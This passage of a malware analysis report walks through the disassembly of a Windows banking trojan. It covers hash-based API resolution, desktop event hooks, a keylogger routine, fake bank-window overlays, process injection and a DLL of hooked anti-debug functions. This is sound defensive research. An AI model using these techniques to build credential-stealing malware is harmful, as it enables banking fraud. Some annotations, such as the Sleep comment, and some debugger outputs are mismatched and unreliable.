```
kd> dt nt!_IMAGE_FILE_HEADER
```

```
+0x000 Machine      : Uint2B
+0x002 NumberOfSections : Uint2B
+0x004 TimeDateStamp : Uint4B
+0x008 PointerToSymbolTable : Uint4B
+0x00c NumberOfSymbols : Uint4B
+0x010 SizeOfOptionalHeader : Uint2B
+0x012 Characteristics : Uint2B
```

From winnt.h:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD Characteristics; //offset 0x0
    DWORD TimeDateStamp; //offset 0x4
    WORD MajorVersion; //offset 0x8
    WORD MinorVersion; //offset 0xa
    DWORD Name; //offset 0xc
    DWORD Base; //offset 0x10
    DWORD NumberOfFunctions; //offset 0x14
    DWORD NumberOfNames; //offset 0x18
    DWORD AddressOfFunctions; //offset 0x1c
    DWORD AddressOfNames; //offset 0x20
    DWORD AddressOfNameOrdinals; //offset 0x24
}
```

```
kd> dt _IMAGE_OPTIONAL_HEADER
```

```
+0x000 Magic      : Uint2B
+0x002 MajorLinkerVersion : UChar
+0x003 MinorLinkerVersion : UChar
+0x004 SizeOfCode   : Uint4B
+0x008 SizeOfInitializedData : Uint4B
+0x00c SizeOfUninitializedData : Uint4B
+0x010 AddressOfEntryPoint : Uint4B
+0x014 BaseOfCode   : Uint4B
+0x018 BaseOfData   : Uint4B
+0x01c ImageBase    : Uint4B
+0x020 SectionAlignment : Uint4B
+0x024 FileAlignment : Uint4B
+0x028 MajorOperatingSystemVersion : Uint2B
+0x02a MinorOperatingSystemVersion : Uint2B
+0x02c MajorImageVersion : Uint2B
+0x02e MinorImageVersion : Uint2B
+0x030 MajorSubsystemVersion : Uint2B
+0x032 MinorSubsystemVersion : Uint2B
+0x034 Win32VersionValue : Uint4B
+0x038 SizeOfImage : Uint4B
+0x03c SizeOfHeaders : Uint4B
+0x040 CheckSum : Uint4B
+0x044 Subsystem : Uint2B
+0x046 DllCharacteristics : Uint2B
+0x048 SizeOfStackReserve : Uint4B
+0x04c SizeOfStackCommit : Uint4B
+0x050 SizeOfHeapReserve : Uint4B
+0x054 SizeOfHeapCommit : Uint4B
+0x058 LoaderFlags : Uint4B
+0x05c NumberOfRvaAndSizes : Uint4B
+0x060 DataDirectory : [16] _IMAGE_DATA_DIRECTORY
```

It is suitable to realize that the **MAGIC WORD (4 bytes) + IMAGE\_FILE\_HEADER (20 bytes) + 96 bytes = 120 bytes**, which it is the offset of the **IMAGE\_DATA\_DIRECTORY (and exported addresses)**.

Additionally, inside the **\_IMAGE\_EXPORT\_DIRECTORY structure**, there are important and known offsets that are can be used for dynamically locating addresses and names of functions used by malwares, mainly when they use hashes for obfuscating their use:

```
DWORD NumberOfFunctions; //offset 0x14
DWORD NumberOfNames; //offset 0x18
DWORD AddressOfFunctions; //offset 0x1c
DWORD AddressOfNames; //offset 0x20
DWORD AddressOfNameOrdinals; //offset 0x24
```

Leveraging the structures above, the following code at **sub\_562EC0 routine** would be a bit easier to understand:

```

sub_562EC0    proc near                                ; CODE XREF: sub_5626A0+1C↑p
                                                    ; sub_5626E0+2B↑p ...

lpString     = dword ptr -3Ch
var_38       = dword ptr -38h
var_28       = dword ptr -28h
var_24       = dword ptr -24h
var_20       = dword ptr -20h
arg_0        = dword ptr  4
arg_4        = dword ptr  8

    push     ebp
    push     edi
    push     esi
    push     ebx
    sub     esp, 2Ch
    mov     edx, [esp+3Ch+arg_0]
    test    edx, edx
    jz     loc_562F97
    mov     eax, [esp+3Ch+arg_0]
    cmp     word ptr [eax], 'ZM'
    jnz    loc_562F97
    add     eax, [eax+3Ch]
    cmp     dword ptr [eax], 'EP'
    jnz    loc_562F97
    cmp     word ptr [eax+14h], 0
    jz     loc_562F97
    mov     edi, [eax+78h] ← _IMAGE_EXPORT_DIRECTORY structure
    test    edi, edi
    jz     loc_562FA1
    add     edi, [esp+3Ch+arg_0]
    mov     ebp, [esp+3Ch+arg_0]
    xor     eax, eax
    mov     ecx, [esp+3Ch+arg_0]
    mov     esi, [esp+3Ch+arg_0]
    mov     edx, [edi+1Ch] ← _IMAGE_EXPORT_DIRECTORY. AddressOfFunctions
    add     ebp, edx
    test    edx, edx
    mov     edx, [edi+20h] ← _IMAGE_EXPORT_DIRECTORY. AddressOfNames
    cmovz  ebp, eax
    add     ecx, edx
    test    edx, edx |
    mov     edx, [edi+24h] ← _IMAGE_EXPORT_DIRECTORY. AddressOfNameOrdinals
    cmovz  ecx, eax
    mov     [esp+3Ch+var_20], ecx
    add     esi, edx
    test    edx, edx
    cmovz  esi, eax
    mov     eax, [edi+14h] ← _IMAGE_EXPORT_DIRECTORY. NumberOfFunctions
    test    eax, eax
    jz     short loc_562F97
    xor     ebx, ebx

```


Returning to **sub\_562930** routine, we see that, after the function masked by a hash having been resolved, there is a **call eax** instruction for invoking it. Therefore, it is not possible to know statically which function is called. Few lines ahead, the **sub\_562EC0** routine is called twice again to resolve the function's address and the same **call eax** instruction is called for invoking this second function from **wininet.dll** file.

Going up to **loc\_571DB4** → **sub\_5735A0** → **sub\_575980**, this same procedure for dynamically resolving addresses of functions, shown at code above, is used many times for other **wininet.dll**'s functions at **sub\_562BA0** → **sub\_5627F0** routine.

At `loc_571DB4` → `sub_5735A0` → `sub_574720` routine, the **Secure Boot** status (it helps to make sure that the machine boots using only firmware that is trusted by the manufacturer and reliable signed drivers) is tested using functions `RegOpenKeyExA()` and `RegQueryValueExA()` functions on `SYSTEM\CurrentControlSet\Control\SecureBoot\State\UEFISecureBootEnabled` subkey. As we have seen previously, having the **Secure Boot** feature disabled is necessary for using unsigned malicious drivers.

## Evidence set 6:

At `DllEntryPoint()` call, we have the following diagram:



At `sub_5831D0` routine, there are several functions related to time such as `GetSystemTimeAsFileTime()`, `GetTickCount()` and `QueryPerformanceCounter()`, which are commonly used either for **creating temporary file** or as **anti-debugger technique**. Nonetheless, in this case, it does not seem to be one of these cases, apparently.

The picture below shows us details:

```

; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllEntryPoint
DllEntryPoint proc near

var_10          = dword ptr -10h
hinstDLL        = dword ptr  4
fdwReason       = dword ptr  8
lpReserved      = dword ptr  0Ch

                sub     esp, 1Ch
                mov     ds:dword_61FC10, 0
                mov     edx, [esp+1Ch+fdwReason]
                cmp     edx, 1
                jz      short loc_561440

loc_561426:
                ; CODE XREF: DllEntryPoint+3D↓j
                mov     ecx, [esp+1Ch+lpReserved]
                mov     eax, [esp+1Ch+hinstDLL]
                call    sub_561270
                add     esp, 1Ch
                retn   0Ch
; -----
                align 10h

loc_561440:
                ; CODE XREF: DllEntryPoint+14↑j
                mov     [esp+1Ch+var_10], edx
                call    sub_5831D0
                mov     edx, [esp+1Ch+var_10]
                jmp     short loc_561426
DllEntryPoint endp

```

The `DllEntryPoint()` function has the following syntax:

```

BOOL WINAPI DllMain(
    _In_ HINSTANCE hinstDLL,
    _In_ DWORD     fdwReason,
    _In_ LPVOID    lpvReserved
);

```

Where:

- **hinstDLL** → this is the handle to the DLL module.
- **fdwReason** → it indicates the reason of the DLL entry-point function is being called. There are some options, but the most important values for us are shown below:
  - (**DLL\_PROCESS\_ATTACH**) The DLL is being loaded into the virtual address space of the current process as a **result of the process starting up or as a result of a call to LoadLibrary**. It is very usual case.
  - (**DLL\_THREAD\_ATTACH**) The current process is **creating a new thread**, so the system makes calls to the entry-point function of all DLLs that are currently attached to the process. When the DLL is loaded using **LoadLibrary()** function, **existing threads do not call the entry-point function of the newly loaded DLL**.



- **lpvReserved** → if **fdwReason** is **DLL\_PROCESS\_ATTACH**, so **lpvReserved** is **NULL** for **dynamic** loads and **non-NULL** for **static loads**. However, if **fdwReason** is **DLL\_PROCESS\_DETACH**, so the **lpvReserved** is equal to **NULL** if **FreeLibrary** has been called or the DLL load failed, and non-NULL if the process is terminating.

At **sub\_561270** routine, there are many function calls:

	Address	Called function
1	.text:00561290	call sub_5835B0
2	.text:005612A4	call sub_571F40
3	.text:005612D0	call sub_5835B0
4	.text:005612E8	call sub_561040
5	.text:0056130B	call sub_5883B0
6	.text:00561320	call sub_561040
7	.text:0056133F	call sub_5883B0
8	.text:00561361	call sub_561040
9	.text:00561375	call sub_5831B0
10	.text:00561389	call sub_571F40
11	.text:005613AA	call sub_571F40
12	.text:005613C1	call sub_5883B0
13	.text:005613D8	call sub_561040
14	.text:005613F4	call sub_571F40


At **sub\_561270** → **sub\_5835B0** routine, there are many messages (*"Unknown pseudo relocation protocol version"*, *"Unknown pseudo relocation bit size"*, *"Mingw-w64 runtime failure"*, and so on) associated to **Cywin framework**, which probably come from **pseudo-reloc.c** source code. Additionally, there are many calls to **VirtualQuery( )** function (for gathering the protection information from pages) and **VirtualProtect( )** function (for change the page permission access).

At **sub\_561270** → **sub\_561040** routine, there are other calls such as **initterm( )** function (for initialing pointers) and a **TLS Callback** (they are used *to call constructors and destructors for objects*).

At **sub\_561270** → **sub\_5831B0** → **dword\_58A4A0 [ebx\*4]** → **sub\_58A490** → **sub\_561450** routine, the **libgcc\_s\_dw2-1.dll** library is loaded by calling the **LoadLibrary( )** function, and the **GetProcAddress( )** function is used for discovery the address of few functions such as **\_\_register\_frame\_info( )** and **\_\_unregister\_frame\_info( )**, which are called by GCC that it present on **Cywin framework** and often called from **constructors (.ctors)** and **destructors (.dtors)**. The same process repeats to other DLLs such as **libgcj-16.dll**.

## Evidence set 7:

Here we start a new and interesting branch analysis of code through the **StartAddress( )** function, which has a very clear role in the malware: it is responsible for hooking important operating system functions. To start, we see a general hierarchical view of calls below:



At **sub\_5720A0** routine, a handle to desktop that receives the user input is got by calling **OpenInputDesktop( )** function and this handle is assigned to the current thread by calling **SetThreadDesktop( )** function.

The **CoInitialize( )** function (nowadays, usually **CoInitializeEx( )** function is called), which initializes the **COM** library (COM is a client/server model), is called and establishes a single-thread apartment as concurrency model. Every time, before calling any COM function, the **CoInitialize( )** function must be first called to get access to COM functionality.

```

mov     [esp+7Ch+pvReserved], 1
call   sub_5720A0
mov     [esp+7Ch+pvReserved], 0 ; pvReserved CoInitialize
call   ds:CoInitialize ; Initializes the COM library on the
                        ; current thread and identifies the
                        ; concurrency model as single-thread
                        ; apartment (STA).
                        ; RETURN VALUE: This function can return
                        ; the standard return values E_INVALIDARG,
                        ; E_OUTOFMEMORY, and E_UNEXPECTED, as well
                        ; as the following values.
sub     esp, 4
mov     ebx, ds:SetWinEventHook ; The SetWinEventHook function sets an
                                ; event hook function for a range of
                                ; events.
                                ; RETURN VALUE: If successful, returns an
                                ; HWINEVENTHOOK value that identifies this
                                ; event hook instance. Applications save
                                ; this return value to use it with the
                                ; UnhookWinEvent function.
mov     [esp+7Ch+dwFlags], 2 ; dwFlags
mov     [esp+7Ch+idThread], 0 ; idThread_SetWinEventHook
mov     [esp+7Ch+idProcess], 0 ; idProcess_SetWinEventHook
mov     [esp+7Ch+pfnWinEventProc], offset pfnWinEventProc ; pfnWinEventProc
mov     [esp+7Ch+hmodWinEventProc], 0 ; hmodWinEventProc_SetWinEventHook
mov     [esp+7Ch+eventMax], 800Ch ; eventMax_SetWinEventHook
mov     [esp+7Ch+pvReserved], 800Ch ; eventMin_SetWinEventHook
  
```

The **SetWinEventHook( )** function, which is called from client thread, probably is included in a loop for receiving all target events. Thus, as this malware is hooking events, so it is interested in receiving any user interface events that occur. Additionally, it is possible to use these events for

loading a DLL into the process that is responsible for starting the event itself. Thus, at end, **event hooking is a technique for loading (injecting) a DLL into a process**. It is very clever!

The **SetWinEventHook( )** function has the following syntax:

```
HWINEVENTHOOK WINAPI SetWinEventHook(
    _In_ UINT    eventMin,
    _In_ UINT    eventMax,
    _In_ HMODULE hmodWinEventProc,
    _In_ WINEVENTPROC lpfnWinEventProc,
    _In_ DWORD   idProcess,
    _In_ DWORD   idThread,
    _In_ UINT    dwflags
);
```

Where:

- **eventMin** and **eventMax**, specify the **lowest and highest value** in the range of events that are handled by the hook function. In this case, as the value is **0x800C**, so for every single **change of a object's name an event is sent to user interface elements** such as window object, radio button, tree view, check box, cursor, list-view control, push button, radio button and status bar control.
- **hmodWinEventProc** holds a handle to DLL that contains the hook function. However, if the function is not located in a DLL, so the value is NULL.
- **lpfnWinEventProc** is a pointer to the event hook function, which is called in response to events generated by an object and processes the event notification.
- **dProcess** specifies the ID of the process from which the hook function receives events. When zero is specified then events from all processes on current desktop are received.
- **idThread** specified the ID of the thread from which the hook function receives events.
- **dwflags** specifies the location of the hook function. Additionally, it also specifies events to be skipped. In our case, **dwflags** is equal to **0x2**, so the **EVENT\_SYSTEM\_ALERT** event is skipped.

At same function, the **SetWinEventHook( )** function is called many times again for other events that are hooked, as shown below:

- **8000h** → all object's creation sends an event message to user interface elements such as window object, tree view control, toolbar control, tab control, header control and so on.
- **8002h** → when a hidden object is shown, an event is sent to user interface elements such as window object, cursor and caret.
- **20h** → the system sends an event showing that the active desktop has been switched.
- **03h** → the system sends an event indicating that the foreground window has changed.

Finally, the **GetMessageA( )** function is used for retrieving a message from the calling thread's message queue, which will be translated by **TranslateMessage( )** function into characters.

Afterwards, the **DispatchMessageA( )** function will dispatch the message to be processed by a window procedure.

Typically, these messages are sent using functions such as **SendMessage( )**, **SendMessageCallback( )** and **SendNotifyMessage( )**, and they are most time associated to the window represented by the **hwnd** parameter. Thus, these messages are named **window messages** and they do not cross desktops.

At end, all events are unhooked by calling **UnhookWinEvent( )** function for each hooked event and the **CoUninitialize( )** function closes the **COM** library on the current thread, unloads all DLLs loaded by the thread, frees any other resources . It keeps everything fine and the malware under the radar. ☺

As the reader could realize, the malware is interested in capture any different interaction on the Desktop and, based on these actions, runs routines to steal user information for sending it to a remote server.

## Evidence set 8:

This malware has an interesting behavior because it tries to draw a screen on desktop exactly equal to the original bank's website for stealing information from the bank customer.

At **sub\_575100** routine and its children, it uses the combination of **BeginPaint( )**, **BitBlt( )**, **StretchDIBits( )**, **FindWindow( )** and **CopyImage( )** functions for drawing fake windows that are identical to the bank. However, there are invisible objects that are drawn on the fake windows using the **AlphaBlend( )** function for capturing the information. Of course, as the reader could already know, before using drawing functions, it is necessary to retrieve a handle to the **device context (DC)** for the client area of the specified window.

```
loc_575680:                ; CODE XREF: sub_575100+80↑j
mov     [esp+0BCh+nWidth], 0 ; dwThreadId_SetWindowsHookEx
mov     [esp+0BCh+Y], 0 ; hmod
mov     [esp+0BCh+X], offset fn ; lpfn_SetWindowsHookEx
mov     [esp+0BCh+hWnd], 0Dh ; idHook_SetWindowsHookEx
call    ds:SetWindowsHookExA ; The SetWindowsHookEx function installs
                                ; an application-defined hook procedure
                                ; into a hook chain. You would install a
                                ; hook procedure to monitor the system for
                                ; certain types of events. These events
                                ; are associated either with a specific
                                ; thread or with all threads in the same
                                ; desktop as the calling thread.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is the handle to the
                                ; hook procedure. If the function fails,
                                ; the return value is NULL. To get
                                ; extended error information, call
                                ; GetLastError.
sub     esp, 10h
mov     ds:hbk, eax
jmp     loc_575193
```

At **loc\_575680 location** (shown at the previous page), a hook is created for monitoring events from the current window (bank website) by calling the **SetWindowsHookEx( ) function**. When the message hook is installed (there is a **hMod** parameter that specifies the handle for the DLL that holds the hook procedure), it is able to intercept windows messages before they reach the window procedure. Therefore, **mouse and keyboard events** can be easily captured. Additionally, the hooked information can be passed to the next hook in the chain by calling **CallNextHookEx( ) function**, as happen in this case at **sub\_575100 → fn( ) function** and **sub\_575100 → sub\_5756F0 routine**. Finally, **UnhookWindowsHook( ) function** is called to keep the malware in stealth mode.

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## Evidence set 9:

Let's try to make an overview about capturing typed user data. Most of Windows keyloggers implement either **polling or hooking** for performing the key capture, being that **hooking (SetWindowsHook( ) function calls** are typical) is used for notifying the malware each time that a key is pressed, whereas that **polling** uses Windows functions (**APIs**) for regularly check the state of the keys by using functions such as **GetForegroundWindow( )** (it identifies the window that has the focus) and **GetAsyncKeyState( ) functions**. The later function is used to identify whether a key is pressed or depressed.

For example, the **sub\_5726F0 routine** works as a keylogger. It calls the **GetForegroundWindow( ) function** to get the window with the focus (in our case the browser, which showing the application for seeding data from the bank website) and **GetWindowThreadProcessId( ) function** that retrieves the **thread ID** used during the window creation. Additionally, the **GetGuiThreadInfo( ) function** is used for getting information about the GUI thread. It suitable to realize that the malware used the **AttachThreadInput( ) function** for attaching the input data from the current thread to another one. Therefore, it makes that more than one thread receives and processes the same keyboard and mouse events. The number of events inserted into the keyboard and/or mouse stream is controlled by the the **SendInput( ) function**. Once more, this is very clever. ☺

```

mov     eax, edi
movzx   eax, al
mov     [esp+17Ch+var_15C], eax
movzx   eax, byte ptr [esp+17Ch+var_164]
mov     [esp+17Ch+var_164], eax
call    ds:GetCurrentThreadId ; Retrieves the thread identifier of the
                               ; calling thread.
                               ; RETURN VALUE: The return value is the
                               ; thread identifier of the calling thread.
mov     [esp+17Ch+var_154], eax
mov     [esp+17Ch+hWnd], eax ; idAttach_AttachThreadInput
mov     eax, ds:AttachThreadInput ; Attaches or detaches the input
                               ; processing mechanism of one thread to
                               ; that of another thread.
                               ; RETURN VALUE: If the function succeeds,
                               ; the return value is nonzero.
mov     [esp+17Ch+cbSize], 1 ; fAttach_AttachThreadInput
mov     [esp+17Ch+lpdwProcessId], esi ; idAttachTo_AttachThreadInput
mov     [esp+17Ch+var_150], eax
call    eax ; AttachThreadInput ; Attaches or detaches the input
                               ; processing mechanism of one thread to
                               ; that of another thread.
                               ; RETURN VALUE: If the function succeeds,
                               ; the return value is nonzero.

```

At same **sub\_5726F0** routine, the malware calls **GetKeyboardState( )** and **GetKeyState( )** functions, which the former copies the status of the 256 virtual keys to a specified buffer and the latter checks the individual key status without remembering about the last key pressed. The **MapVirtualKeyA( )** function is used to translate the virtual-key code into a character value.

```

call    ds:SetKeyboardState ; The SetKeyboardState function copies a
                                ; 256-byte array of keyboard key states
                                ; into the calling thread's keyboard
                                ; input-state table. This is the same
                                ; table accessed by the GetKeyboardState
                                ; and GetKeyState functions. Changes made
                                ; to this table do not affect keyboard
                                ; input to any other thread.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is nonzero.If the
                                ; function fails, the return value is
                                ; zero. To get extended error information,
                                ; call GetLastError.
mov     eax, ds:Sleep          ; Instructs the Active Input Method Editor
                                ; (IME) to shut down its user interface
                                ; and refrain from locking any input
                                ; method context handles.
                                ; RETURN VALUE: Returns S_OK if
                                ; successful, or an error value otherwise.
sub     esp, 4
mov     [esp+17Ch+hWnd], 0 ; dwMilliseconds
mov     [esp+17Ch+var_160], eax
call    eax ; Sleep          ; Instructs the Active Input Method Editor
                                ; (IME) to shut down its user interface
                                ; and refrain from locking any input
                                ; method context handles.
                                ; RETURN VALUE: Returns S_OK if
                                ; successful, or an error value otherwise.
sub     esp, 4
jmp     loc_57287D
-----
                                ; CODE XREF: sub_5726F0+679↑j
mov     [esp+17Ch+hWnd], 14h ; nVirtKey_GetKeyState
call    ds:GetKeyState ; The GetKeyState function retrieves the

```

## Evidence set 10:

The **sub\_5657B0** routine seems to be very heavy, but it basically does three things:

1. Looks for a process on the process list.
2. Connects to the Internet for fetching some data.
3. Injects a code into this process.

The list of processes and other information is gotten by calling:

- **CreateToolhelp32Snapshot( )** → this function gets a list of running processes, as well their respective threads, module and heaps. However, the **dwFlags** works as a filter and, in this case, it is equal to **0x2**, so only a process list is acquired.
- **Process32First( )** → After getting the process list, this function performs an enumeration of available processes in the list.

- **OpenProcess( )** → Obtains a handle to the target process.
- **GetThreadContext( )** → Retrieves the context of a target thread.

The Internet connection is performed by using the same **wininet.dll** library and by using the same address resolution technique seen previously.

The code injection is performed by executing **VirtualAllocEx( )** and **WriteProcessMemory( )** functions. Afterwards, the **SetThreadContext( )** function is performed to set the context to the new thread and, finally, it is run by calling **ResumeThread( )** function.

Unfortunately, it is not feasible to acquire more information without using a debugger.

## Miscellaneous

We have made a superficial analysis of the **560000.dll** file at last section, but we will not follow the same guideline again at this section.

The **130000.dll** file is a library of **hooked functions**, so it would be very tiring to explain each hooked function because the hooking technique is so similar. By the way, there are several ones as shown below:

Offset	Ordinal	Function RVA	Name RVA	Name
4798	1	60B0	58C3	DllExchange
479C	2	1920	58CF	HookedBlockInput
47A0	3	1720	58E0	HookedGetLocalTime
47A4	4	1790	58F3	HookedGetSystemTime
47A8	5	16D0	5907	HookedGetTickCount64
47AC	6	16A0	591C	HookedGetTickCount
47B0	7	1480	592F	HookedKiUserExceptionDispatcher
47B4	8	1620	594F	HookedNativeCallInternal
47B8	9	1650	5968	HookedNtClose
47BC	A	14A0	5976	HookedNtContinue
47C0	B	18C0	5987	HookedNtCreateThread
47C4	C	1C00	599C	HookedNtCreateThreadEx
47C8	D	1300	59B3	HookedNtGetContextThread
47CC	E	10F0	59CC	HookedNtQueryInformationProcess
47D0	F	1290	59EC	HookedNtQueryObject
47D4	10	1880	5A00	HookedNtQueryPerformanceCounter
47D8	11	1060	5A20	HookedNtQuerySystemInformation
47DC	12	1800	5A3F	HookedNtQuerySystemTime
47E0	13	1F10	5A57	HookedNtResumeThread
47E4	14	1380	5A6C	HookedNtSetContextThread
47E8	15	1A40	5A85	HookedNtSetDebugFilterState
47EC	16	1200	5AA1	HookedNtSetInformationProcess
47F0	17	1000	5ABF	HookedNtSetInformationThread
47F4	18	1B10	5ADC	HookedNtUserBuildHwndList
47F8	19	19A0	5AF6	HookedNtUserFindWindowEx
47FC	1A	1B70	5B0F	HookedNtUserQueryWindow
4800	1B	12F0	5B27	HookedNtYieldExecution
4804	1C	1970	5B3E	HookedOutputDebugStringA

If we remember an information about page 53, the **560000.dll** have hooked the **LdrLoadDll( )** internal function, so every function was easily hooked too. Honestly, there is nothing special to explain here. 😊

At same way, the **bf190a1f.sys** device driver is frustrating because there is only the basic entry point in the driver (**DriverEntry( )**), few calls for string manipulation and nothing more. For example, the kernel driver calls the **RtlInitAnsiString( )** routine, which initializes a string of ANSI characters. Strings are later converted to Unicode by calling **RtlAnsiStringToUnicodeString( )** function. By the way, what are these strings? They are key handles representing a Registry subkey that is passed dynamically to the driver. Having this key handle, the driver opens the key by using **ZwOpenKey( )** native function and set it by using **ZwSetValueKey( )** native function. Therefore, it is the true reason that **RtlAnsiStringToUnicodeString( )** function is necessary: **to convert the pointer to name of the value entry into Unicode because its type is PUNICODE\_STRING.**

```

mov     eax, [ebp+KeyHandle]
push   esi
push   edi
mov     [ebp+ObjectAttributes.ObjectName], eax
xor     edi, edi
lea    eax, [ebp+ObjectAttributes]
mov     [ebp+ObjectAttributes.Length], 18h
push   eax           ; ObjectAttributes
push   0F003Fh      ; DesiredAccess
lea    eax, [ebp+KeyHandle]
mov     [ebp+ObjectAttributes.RootDirectory], edi
push   eax           ; KeyHandle
mov     [ebp+ObjectAttributes.Attributes], 240h
mov     [ebp+ObjectAttributes.SecurityDescriptor], edi
mov     [ebp+ObjectAttributes.SecurityQualityOfService], edi
call   ds:ZwOpenKey
mov     esi, eax
test   esi, esi
js     short loc_4011DF
lea    eax, [ebp+ValueName]
push   eax           ; PUNICODE_STRING
push   edi           ; int
call   sub_4010EA
mov     esi, eax
test   esi, esi
js     short loc_4011D6
push   4
pop    ecx
push   ecx           ; DataSize
lea    eax, [ebp+Data]
mov     [ebp+Data], ecx
push   eax           ; Data
push   ecx           ; Type
push   edi           ; TitleIndex
lea    eax, [ebp+ValueName]
push   eax           ; ValueName
push   [ebp+KeyHandle] ; KeyHandle
call   ds:ZwSetValueKey
mov     esi, eax
lea    eax, [ebp+ValueName]
push   eax           ; UnicodeString_RtlFreeUnicodeString
call   ds:RtlFreeUnicodeString ; Frees the string buffer allocated by
                                ; RtlAnsiStringToUnicodeString or by
                                ; RtlUppcaseUnicodeString.
                                ; RETURN VALUE: No return value.

```

All the rest of code is only boring manipulation.

As a supplemental stuff, we can perform a fast investigation using **WinDbg** without digging into so many details.



A device driver (`\driver<driver name>`) works as a DLL in the kernel land and it usually has one or more associated device (`\Device<device name>`), so there are device objects and few symbolic links pointing to it.

Most drivers interact with devices and perform I/O operations, so these drivers provide entry points for various I/O operations through an **IOCTL interface** and, additionally, also an array of function points that are necessary for read and write requests, among other types of requests.

You can execute these commands on either an infected live system or a memory dump. Just in case you want to know how to configure your system for generating a dump when it is necessary, read “**Manually Crashing Windows during Hangs**” on <http://www.blackstormsecurity.com/docs/ManuallyCrashingWindows.pdf>.

First, we list the `certmgr.exe` process, as shown below:

```
kd> !process 0 0 certmgr.exe
PROCESS 85573d40 SessionId: 1 Cid: 0c80 Peb: 7ffd8000 ParentCid: 0c44
  DirBase: 7f3425c0 ObjectTable: a604c828 HandleCount: 249.
  Image: certmgr.exe
```

Check the **TEB (Thread Environment Block)** of `certmgr.exe` process:

```
kd> !teb 85573d40
TEB at 85573d40
  ExceptionList: 00260003
  StackBase: 00000000
  StackLimit: 85573d48
  SubSystemTib: 85573d48
  FiberData: 85573d50
  ArbitraryUserPointer: 85573d50
  Self: 7f3425c0
  EnvironmentPointer: 00000000
  ClientId: 00000000 . 00000000
  RpcHandle: 00000000
  Tls Storage: 86edd210
  PEB Address: 86bf2d98
  LastErrorValue: 0
  LastStatusValue: 0
  Count Owned Locks: 65537
  HardErrorMode: 0
```

It is possible to gather more information about the target process by running the following command:

```
kd> !process certmgr.exe
PROCESS 853d0690 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
  DirBase: 00185000 ObjectTable: 8a401a70 HandleCount: 573.
  Image: System
  VadRoot 85deab90 Vads 11 Clone 0 Private 4. Modified 127612. Locked 64.
  DeviceMap 8a408840
  Token 8a4011b8
  ElapsedTime 01:05:56.284
